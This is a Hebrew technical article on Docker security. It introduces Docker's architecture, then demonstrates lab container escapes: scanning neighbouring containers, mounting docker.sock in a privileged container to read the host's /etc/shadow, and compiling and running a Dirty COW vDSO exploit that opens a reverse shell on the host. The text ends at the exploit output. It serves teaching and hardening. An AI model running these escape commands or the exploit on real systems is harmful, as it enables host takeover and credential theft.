Exiting the Docker Container

מאת יגאל אלפנט ותומר זית

הקדמה

בשנת 2013 הוצג לשוק כלי בשם Docker ומאז הפך מהר מאוד לכלי מרכזי ומשמעותי בעולמות הפיתוח. Docker הפך לנושא מרכזי בשיחות מסדרון וחברות מובילות אימצו את הטכנולוגיה באופן כמעט מידי. עם זאת, האם זה אומר שהכלי אכן בשל מבחינת היציבות, אמינות ורמת אבטחה להיות ברשתות הייצור הפעילות של החברות?

בפרק הראשון של המאמר אנו נקדים בהסבר קצר אודות Docker, נבנה מילון מונחים בסיסי, ואף נשווה אותו לפתרונות דומים בתחום.

בפרקים 2-4 נציג מספר דרכים לנצל חולשות אבטחה קריטיות בנוגע ל-Docker, חלקן בעקבות הגדרות מערכת לקויות וחלקן בעקבות חולשות הקשורות לרכיבי מערכת בהן Docker עושה שימוש. יש לשים לב שלא מדובר בחולשות ב-Docker אלא בחולשות הנובעות מאופן השימוש ב-Docker וחולשות הנוגעות למערכת ההפעלה ומשפיעות על Docker.

בפרק האחרון נסכם את דעתו האישית בנוגע לשימוש ב-Docker וכן מספר המלצות שחשוב ליישם על מנת לשפר משמעותית את רמת האבטחה של Docker בסביבה שלכם.

בעת כתיבת מאמר זה אנו משתמשים במערכת ההפעלה **CentOS 7.0.1406** עבור ה-**Docker Host** שלנו: גרסת ה-**Kernel** היא **3.10.0-123** וגרסת ה-**Docker** היא **1.12.6**.

```
[root@DockerHost ~]# cat /etc/redhat-release
CentOS Linux release 7.0.1406 (Core)
[root@DockerHost ~]# uname -a
Linux DockerHost 3.10.0-123.el7.x86_64 #1 SMP Mon Jun 30 12:09:22 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[root@DockerHost ~]# docker --version
Docker version 1.12.6, build 1398f24/1.12.6
```


פרק ראשון - מידע מקדים

אז, מה זה Docker?

Docker הוא כלי המיועד ליצור ולניהול של יישומים הפועלים בתוך יחידות עבודה נפרדות (Containers) בתוכן ניתן להכניס מראש גם את התלויות של היישומים (Dependiencies). בעוד עבור רבים זה ממש נשמע כמו וירטואליציה, ישנם הבדלים משמעותיים בין וירטואליציה לבין סביבה זו, אותם נבהיר בהמשך.

עבור אנשי הלינוקס התשובה שלרוב ניתנת היא **chroot on steroids**, תשובה שקצת יותר מדויקת אך גם היא לא מסבירה לחלוטין את המהות של הכלי.

מילון המונחים הבסיסי של Docker מוצג פה:



Docker Host - זהו השרת המרכזי עליו אנחנו מריצים את Docker:

- **Docker Daemon** - השירות המרכזי של Docker. שירות זה מאזין לקבלת פקודות ואחראי לביצועם. ניתן לתקשר עם ה-**Daemon** על ידי שימוש ב-**Docker Client** או על ידי שימוש ב-Rest API.
- **Docker Client** - מבנה ה-Docker הינו בתצורת Client-Server. ה-**Docker Client** שולח פקודות אל ה-**Docker Daemon** ומציג את תוצאת הפלט שהתקבלה על מסך ה **Host**.
- **Docker Image** - קובץ קבוע שלא ניתן לשינוי שמהווה "תמונה" של Container. הרצת ה-Image היא למעשה יצירה של **Container**. קל לחשוב על ה-Image כעל תבנית ממנה יוצרים Container.
- **Docker Container** - אזור ההרצה של תוכנה. זהו האזור בו האפליקציה פועלת באופן מעשי. ה-**Container** נסגר אוטומטית כאשר התהליכים בו מפסיקים לרוץ.
- **Docker Registry** - שרת המאחסן ומפיץ Docker Images, ממנו ניתן למשוך **Image** אשר ממנו ניצור **Container**. שרת ה-Registry הציבורי הוא **Docker Hub** והוא מוגדר כשרת ברירת המחדל של Docker.


אבני היסוד של Docker

אמנם Docker הוצג לראשונה ב-2013 אך למעשה הוא לא הציג טכנולוגיה חדשה כלל אלא רק ארז מחדש טכנולוגיות קיימות. טכנולוגיות אלו הן:


- **Namespaces** - טכנולוגיה שהוצגה לראשונה ב-2002 המאפשרת לייצר סביבות עם ערכים בלעדיים עבור אותה סביבה. מבחינה רעיונית זה כמו תיקיה במחשב שבה כל קובץ חייב להיות בעל שם שונה.
- **Union File System** - טכנולוגיה שהוצגה לראשונה ב-1993 אך ננטשה בעקבות המורכבות שלה, לאחר מספר שנים הפיתוח המשיך ואחת הגרסאות המיישמות טכנולוגיה זו הוכנסה ל-Linux Kernel בשנת 2014. הטכנולוגיה מאפשרת לפרק את מערכת הקבצים למספר שכבות שונות ולהתייחס לצירוף של מספר שכבות כאל מערכת יחידה. התועלת בטכנולוגיה זו היא שישנן מערכות רבות שמשתמשות בשכבות זהות לחלוטין וכך אין צורך להוריד את אותה שכבה פעמיים אלא אפשר פשוט לשכפל אותה מתוך השכבה שכבר קיימת.
- **cgroups (Control Groups)** - טכנולוגיה שפותחה החל מ-2006 ושולבה ב-Linux Kernel כבר ב-2008. על מנת לאפשר לחלק מהמחשב לפעול באופן עצמאי, יש צורך להקצות לחלק זה משאבים הכוללים כוח עיבוד, זיכרון Ram, אזור בכונן הקשיח לקריאה וכתיבה וכן כתובת רשת נפרדת. הפרדות אלו נעשות על-ידי **cgroups**.
- **Linux Containers (LXC)** - הוצג ב-2008 לראשונה, מאפשר להריץ מספר תהליכים מקבילים באופן מבודד לחלוטין אחד מהשני. לצורך כך, עושה שימוש ב-**Namespaces** וכן ביכולות של **cgroups** להקצאת זיכרון, כוח עיבוד, קריאה וכתיבה מהכונן הקשיח ושימוש ברשת.

השוואה קצרה בין קונטיינרים לווירטואליזציה

בהמשך לכתוב לעיל, נראה ששילוב טכנולוגיות היסוד של Docker ממש דומות לווירטואליזציה. דווקא לכן, חשוב לעמוד על ההבדלים בנושא:



Virtual Machines



Containers

ההפרדות ב-Docker נעשות על ידי הטכנולוגיות המוזכרות לעיל אך עדיין, כל Container ב-Docker מתקשר ישירות עם ליבת מערכת ההפעלה (Kernel) של ה-Docker Host. בווירטואליזציה, נעשית הפרדה יותר רחבה בין המערכת המארחת על ידי שכבת ה-Hypervisor. משמעויות הדבר הן:

- Container של Docker אינו זקוק למערכת הפעלה בפני עצמו אלא יכול להפעיל אפליקציה באופן ישיר. כתוצאה, מהירות העלאה והורדה של Container היא פחות משניה בעוד מהירות ההעלאה והורדה של מכונה וירטואלית היא לכל הפחות מספר שניות.
- הפעילות המתבצעת בתוך Container גלויה לחלוטין ל-Docker Host בעוד השרת המארח בווירטואליזציה לא יכול לדעת מה קורה בתוך המערכת הווירטואלית.
- חולשות המתגלות ב-Kernel עלולות להיות נצילות מתוך Container, סיטואציה שהסבירות שלה נמוכה הרבה יותר במערכות וירטואליות.
- כמו כן, חשוב לציין כי ישנם גם הבדלים בין יכולות הקצאת המשאבים של ה-Hypervisor בווירטואליזציה לבין יכולת הקצאת המשאבים של cgroups. בעוד הקצאת המשאבים של ה-Hypervisor היא יותר מוחלטת וכאשר משאבים אלו מוקצים למחשב וירטואלי הם מוחסרים מהשרת המארח, הקצאת המשאבים על ידי ה-cgroup בתחום המעבד הינה "תעדוף" בלבד על פי דרישת ה-Containers. בפועל, אם נקצה ל-Container1 10% מכוח העיבוד של המערכת ול-Container2 20% מכוח העיבוד של המערכת, שניהם יוכלו להשתמש גם ב-100% מהמעבד אם אין דרישה לכוח עיבוד ממקור אחר. אם רק שניהם דורשים כוח עיבוד מהמחשב, היחס שנקבע בין ה-Containers יישמר כך ש-Container1 ישתמש בפועל ב-33% מכוח העיבוד ו-Container2 ישתמש ב-66%.

התנסות ראשונית (hello-world)

התקנת ה Docker מתבצעת באופן פשוט על ידי פקודת yum install:

```
yum install docker
```

לאחר שהתקנת ה-Docker מסתיימת ניתן להריץ פקודת Docker ראשונה על מנת לוודא שההתקנה הסתיימה בהצלחה:

```
docker run hello-world
```

להלן תוצאת הפקודה:

```
[root@DockerHost ~]# docker run hello-world
Unable to find image 'hello-world:latest' locally
Trying to pull repository docker.io/library/hello-world ...
latest: Pulling from docker.io/library/hello-world

b04784fba78d: Pull complete
Digest: sha256:f3b3b28a45160805bb16542c9531888519430e9e6d6ffc09d72261b0d26ff74f

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://cloud.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/engine/userguide/
```

כפי שניתן לראות בתמונה, בשלב ראשון ה-Docker Daemon לא מצא את ה-Image על ה-Docker Host ולכן ניגש ל-Docker Registry שהוא בברירת מחדל Docker Hub, הוריד ממנו את ה-Image בשם hello-world ומתוכו יצר את ה-Container ששלח לנו את הפלט המוצג. כיוון שאין פה תהליכים שפועלים לאורך זמן, ה-Container נסגר מיד בתום הצגת ההודעה.

פרק שני - בריחה מה Container בעקבות הגדרות Daemon לקויות

שם הפרק קצה מטעה כיוון שהתרגלנו לכך שהגדרות לקויות נובעות משינוי הגדרות הבסיס של מוצר להגדרות מתיריניות יותר. עם זאת, בפרק זה אנחנו לא מבצעים שינוי כלשהו בהגדרות ברירת המחדל איתם הגיע ה-Docker.

אחד העקרונות של ההפרדה ב-Docker היא שלכל Container יש אזור משלו. למרות זאת, הגדרות ברירת המחדל של Docker מחלקות כתובות IP בתוך אותו Subdomain, 172.17.0.0/16.

לצורך שלב זה, נבנה את ה-Docker container שלנו מתוך Image של nginx:latest. אחרי ההרצה של ה-nginx אנו רוצים לקבל שורת פקודה אל המכונה, דבר שיכול לדמות תוקף שהצליח למצוא חולשה קריטית במערכת ועתה יש לו גישה אל ה-Shell של המערכת.

להלן הפקודות שהרצנו עבור הפעולות הללו:

```
docker run --detach --name nginx1 --hostname nginx1 nginx
docker exec -it nginx1 /bin/bash
```

```
[root@localhost ~]# docker run --detach --name nginx1 --hostname nginx1 nginx
0c7f87528edf2b47cae37d836731e5786e547588396b5003c282ec540f1ece31
[root@localhost ~]# docker exec -it nginx1 /bin/bash
root@nginx1:/#
```

הדבר הראשון שניתן לראות על פי שורת הפקודה היא שאנו מחוברים למשתמש root.

עתה, על מנת לנסות להבין מה קורה סביבנו, נוכל להתקין עוד מספר כלים כגון gnome-nettool ואף nmap לביצוע סריקות של הרשת סביבנו. כיוון שמדובר ב-nginx שפועל בתוך container, אין בהכרח את כל קבצי המערכת המעודכנים ולכן צריך להתחיל בביצוע עדכון:

```
apt-get update
apt-get install gnome-nettool && apt-get install nmap
```

לאחר התקנת הכלים הללו, ניתן לבצע סריקת nmap פשוטה על הרשת שלנו. כפי שכבר ציינו, הרשת של ה-containers היא 172.17.0.0/16. הסריקה שאנו אוהבים לעשות ב-nmap היא SynScan אז הפקודה שלנו היא:

```
nmap -sS -sV -Pn --open 172.17.0.1/16 -oX container-network.xml
```

```
root@nginx1:/# nmap -sS -sV -Pn --open 172.17.0.1/16 -oX container-network.xml

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-24 20:36 UTC
Nmap scan report for 172.17.0.1
Host is up (0.00042s latency).
Not shown: 999 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.4 (protocol 2.0)
MAC Address: 02:42:01:4A:EB:72 (Unknown)

Nmap scan report for 172.17.0.3
Host is up (0.00010s latency).
Not shown: 999 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.13.1
MAC Address: 02:42:AC:11:00:03 (Unknown)

Nmap scan report for nginx1 (172.17.0.2)
Host is up (0.000050s latency).
Not shown: 999 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.13.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 65536 IP addresses (5 hosts up) scanned in 2600.01 seconds
```

כפי שניתן לראות, שרת ה-Docker Host פתוח בפורט 22 עם שירות SSH. כמו כן, ניתן לראות שכתובת 172.17.0.3 מריצה שירות nginx בפורט 80. סביר להניח ששירות זה ממופה לפורט גבוה בשרת המערכת כך שהוא חשוף לאינטרנט ואם נבצע סריקה הכוללת פורטים גבוהים, נוכל גם לאתר את אותו

שירות חשוף בשרת, 172.17.0.1. ננסה לגשת לכתובת 172.17.0.3 עם curl לראות אם אנו אכן חשופים לשרת:

```
apt-get install curl
curl 172.17.0.3:80
```

```
root@nginx1:/# curl 172.17.0.3:80
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

כפי שניתן לראות, אין לנו בעיית תקשורת עם ה-Container הנוסף הפעיל על אותו Docker Host. צילומי המסך במאמר זה נעשו במעבדה אך כמובן שעל גבי Docker Host פעיל יהיו הרבה יותר שירותים פעילים. חלק גדול מהשירותים הללו יהיו חשופים לאינטרנט וחשיפה שלהם לא תהיה קריטית במיוחד. עם זאת, בכל Docker Host בו נתקלנו, ישנם מספר לא מבוטל של שירותים פנימיים, לעיתים רגישים מאוד, שגם פעילים.

כאשר אנו רוצים להגדיר תקשורת מכלל הרשת לתוך Container, צריך להגדיר מראש איזה פורט ב-Docker Host מתחבר לאיזה פורט בתוך ה-Container ורק כך התקשורת יכולה להתבצע. עם זאת, ברירת המחדל של סביבת ה-Docker היא שניתן לתקשר עם Containers אחרים באותה סביבה, גם אם זה לא ממופה ישירות. בעיה זו נובעת מהגדרה בשם ICC - Inter Container Communication. למרבה הפלא, ברירת המחדל של הגדרה זו היא true, דבר שמאפשר תקשורת מלאה בין Containers גם אם תקשורת זו לא הוגדרה באופן ישיר.

היציאה פה מה Container עדיין לא נותנת לנו Privilege Escalation מלא על ה-Host אלא יותר מציגה בעייתיות בהפרדה בין Containers בסביבה שלא שונו הגדרות ברירת המחדל.

פרק שלישי - בריחה מה-Container בעקבות מתן הרשאות גבוהות

פעמים רבות קל יותר לפתח קוד שמשתמש בהרשאות גבוהות במערכת. במערכת ה Docker ישנם שתי אפשרויות ששימוש בהם עלול להיות משמעותי: שיתוף תיקיות מ-Docker Host לתוך Container וכן מתן הרשאות גבוהות ל-Container (Privileged).

שיתוף של תיקיה אמנם יכול לחשוף מידע רגיש אבל בעקבות עדכונים של Docker בתחילת 2017, ביצוע של שינויים וגישה לקבצים רגישים של מערכת ה-Docker Host כגון (/etc/shadow) מוגבלת מאוד. בעבר היה מספיק לעשות שיתוף של קובץ ה-docker.sock, לתוך ה-Container והיה ניתן להריץ פקודות docker מתוך הקונטיינר.

הערה חשובה - לקורא התמים התוכן של הפרק הזה עלול להראות לא סביר. כפי שצוין, תיקוני האבטחה של הנושאים האלו בוצעו רק בתחילת 2017. בשלב הזה חברות רבות כבר בנו מערכות שמבוססות על היעדר הגדרות אלו והרבה יותר פשוט למצוא מעקף להגדרות האבטחה של ה Docker מאשר לעשות שינויים בקוד התוכנה/ במערכות מרובות.

עבור פרק זה אנו נגדיר משתמש חדש על ה-Docker Host בשם DigitalWhisper:


```
useradd DigitalWhisper
```

כאשר אנו מגדירים Container עם הרשאות Privileged, ה-Container רשאי לגשת לרכיבי החומרה של המערכת ולא חי רק בסביבה המוגבלת שלו. ניתן לראות את ההבדל כאשר מריצים ב-Container ללא הרשאות גבוהות את הפקודה:

```
ls /dev
```

```
[root@container1 /]# ls /dev
console  core  fd  full  fuse  mqueue  null  ptmx  pts  random  shm  stderr  stdin
stdout  tty  urandom  zero
```

לעומת הרצת אותה פקודה ב-Privileged Container:



כאשר משלבים את היכולות של ה-Container עם שיתוף ה-Docker Socket לתוכו, ניתן לשלוח פקודות Docker מתוך הקונטיינר. עתה, נפתח Container עם שיתוף כזה:

```
docker run -it --privileged -v /var/run/docker.sock:/var/run/docker.sock
--name pdc1 -h pdc1 centos /bin/bash
```


עכשיו שאנחנו מחוברים לתוך ה-Container נוכל להתקין את ה-Docker על ידי:

```
yum install docker
```


לעיתים ההתקנה תתקע ואף תוציא אותנו מתוך ה-Container בעקבות ניסיונות גישה של ה-Container לביצוע שינויים ב-Docker Host. זה בסדר, אפשר פשוט להתחיל מחדש את ה-Container וההתקנה של Docker כבר פעילה (אם לא היו תקלות בהתקנה, לדלג לשלב הבא):

```
docker start pdc1
docker exec -it pdc1 /bin/bash
```

עכשיו אנחנו שוב מחוברים לתוך ה-Container אנחנו יכולים לבחון את האפשרות שלנו לבצע פעולות Docker:



כפי שניתן לראות, פקודת ה-docker ps מפרטת לנו את כל ה-Containers הפעילים ב-Docker Host אבל אנחנו עדיין נמצאים בתוך ה-Container, את זה ניתן לראות בפירוט ה-/etc/shaow שלנו:



כיוון שבאמצעות פקודות docker אנחנו מתקשרים עם ה-Docker Host, ניתן ליצור Container חדש בעל הרשאות גבוהות ולשתף אליו את תיקיית ה-root (/) לתוך תיקיית /var/tmp של ה-Container:

```
docker run -it --privileged -v /:/var/tmp --name PE -h PE centos
/bin/bash
```

עכשיו שאנחנו מחוברים לתוך ה-Container החדש בשם PE, נצפה במידע המשותף לתיקיית /var/tmp:

```
[root@PE /]# cd /var/tmp/
[root@PE tmp]# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

ניתן לראות מערכת קבצים אבל האם זו שייכת למערכת ה-Docker Host או ל-pdc1Container? נבדוק אם אפשר לראות את קובץ ה-shadow:

```
[root@PE tmp]# cat etc/shadow
root:$6$zAy6Gchpej1JTN.O$EolYtjA5fkIayp8grFH.l7q95mJrCfo22Y8eacFXt8twGev2ewGko7SkMF1MNjsDQNrV/anlXwsPEIVPIHs9N/::0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-bus-proxy:!!:17327::::::
systemd-network:!!:17327::::::
dbus:!!:17327::::::
polkitd:!!:17327::::::
tss:!!:17327::::::
sshd:!!:17327::::::
postfix:!!:17327::::::
chrony:!!:17327::::::
ntp:!!:17327::::::
dockerroot:!!:17327::::::
DigitalWhisper:!!:17339:0:99999:7:::
```

כפי שניתן לראות, המשתמש האחרון ברשימה הוא משתמש ה-DigitalWhisper שיצרנו בתחילת הפרק על ה-Docker Host. בשלב זה אנחנו אמנם בתוך קונטיינר אבל עם הרשאות מלאות על מערכת הקבצים של ה-Docker Host.

אם מטרתנו הבלעדית ביצירת ה-Container הזה הייתה ביצוע Privilege Escalation, ניתן לבצע chroot לתיקיית /var/tmp ואף מראש להגדיר את שיתוף התיקייה למיקום יותר נח לעבודה.

פרק רביעי - בריחה מה-Container בעקבות חולשה ב-Linux Kernel

אחד מההבדלים המרכזיים בין Docker לבין וירטואליזציה היא החיבור הישיר של כל קונטיינר ל-Kernel ללא שכבה נוספת בדרך כגון Hypervisor שקיים בווירטואליזציה. כבר הזכרנו את היתרונות הנוגעים לנושא זה, בפרק זה נציג השתלטות מלאה על ה-Docker Host מתוך Container באמצעות ניצול חולשה ב-Kernel של ה Docker Host.

כמה פופולרי זה שיש חולשה ב-Linux Kernel? על פי אתר cve details, החל משנת 1999 עד לשנת 2015, השנה בה נמצאו הכי הרבה חולשות ל-Linux Kernel הייתה שנת 2013 בה נמצאו 189 חולשות. במהלך שנת 2016 נמצאו 217 חולשות. בשנת 2017 עד כה (נכתב ביוני 2017) נמצאו 336 חולשות.

בשלושת השנים האחרונות היה מעבר ממציאת חולשה בממוצע פעם ביומיים לממוצע של פעמיים ביום. כמובן שלא כל החולשות ברות ניצול, אין ספק שיש פה הרבה משתנים נוספים שצריך לקחת בחשבון אך עדיין מדובר בנתון משמעותי.

ה-Linux Kernel מתחלק ל-2 אזורים מרכזיים, אזור המשתמש (המכונה "Userland") ואזור ה-Kernel הפנימי בו מתבצעות הפעולות הרגישות של ה-Kernel. כל קריאה מאזור ה-Userland לאזור ה-Kernel דורשת system call. פעולת ה-system call מצד המעבד אינה כל כך מהירה ועל מנת להאיץ תהליכים נוצר ה-vDSO - Virtual Dynamic Shared Object, אזור ביניים עם קריאות system מאוד מסוימות אליהן ניתן לגשת ללא system call. אם המערכת אינה תומכת ב-vDSO, מתבצע system call כרגיל. חולשה CVE-2016-5195, הידועה בשם "Dirty Cow" מנצלת פגיעות במנגנון זה והייתה קיימת קרוב ל-9 שנים לפני שהתגלתה לציבור ותוקנה.

עבור ניצול של חולשה זו, הורדנו את ה-PoC מהכתובת הבאה:

https://github.com/gebl/dirtycow-docker-vdso

כיוון שאנו עושים שימוש בגרסה חדשה של Docker שמגבילה יותר את השימוש בקריאות ה-System מאשר בעבר, על מנת להריץ את ה-Container אנחנו צריכים להוסיף לו את היכולת SYS_PTRACE, האפשרות של תהליך (Process) לשלוט בתהליך אחר. נוסיף את זה בקובץ ה-docker-compose.yml:

```
version: '2'
services:
  dirtycow:
    build: .
    restart: unless-stopped
    cap_add:
      - SYS_PTRACE
```

ראשית נציג את כתובת ה IP של שרת המערכת, ה-Docker Host:

```
[root@DockerHost dirtycow-docker-vdso]# /sbin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno16777728: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:e2:dd:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic eno16777728
       valid_lft 1355sec preferred_lft 1355sec
    inet6 fe80::20c:29ff:fee2:dd15/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:2d:84:9e:5f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:2dff:fe84:9e5f/64 scope link
       valid_lft forever preferred_lft forever
```

כפי שניתן לראות, כתובת ה-IP של ה-Docker Host היא 192.168.198.131. עתה, מתוך תיקיית ה-ditrycow-docker-vdso, שהורדנו מ-github, נריץ את ה-Container ושם נקמפל את ה-Exploit:

```
docker-compose run dirtycow /bin/bash
cd dirtycow-vdso/
make
```

```
[root@DockerHost dirtycow-docker-vdso]# docker-compose run dirtycow /bin/bash
Creating network "dirtycowdockervdso_default" with the default driver
Building dirtycow
```

```
root@01a0d6b54b73:/# cd dirtycow-vdso/
root@01a0d6b54b73:/dirtycow-vdso# make
nasm -f bin -o payload payload.s
xxd -i payload payload.h
cc -o 0xdeadbeef.o -c 0xdeadbeef.c -Wall
cc -o 0xdeadbeef 0xdeadbeef.o -lpthread
```

נציג את כתובת ה-IP של ה-Container:

```
root@01a0d6b54b73:/dirtycow-vdso# /sbin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
45: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe12:2/64 scope link
       valid_lft forever preferred_lft forever
```

עתה נריץ את ה-Exploit ונציג את כתובת ה-IP של המחשב אליו אנחנו מחוברים לאחר הרצת ה-Exploit:

```
./0xdeadbeef 172.18.0.2
```

```
root@01a0d6b54b73:/dirtycow-vdso# ./0xdeadbeef 172.18.0.2
[*] payload target: 172.18.0.2:1234
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
[*] vdso successfully restored
[*] restore: patch 1/2
[*] vdso successfully restored
/sbin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno16777728: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:e2:dd:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic eno16777728
       valid_lft 1696sec preferred_lft 1696sec
    inet6 fe80::20c:29ff:fee2:dd15/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:2d:84:9e:5f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:2dff:fe84:9e5f/64 scope link
       valid_lft forever preferred_lft forever
```

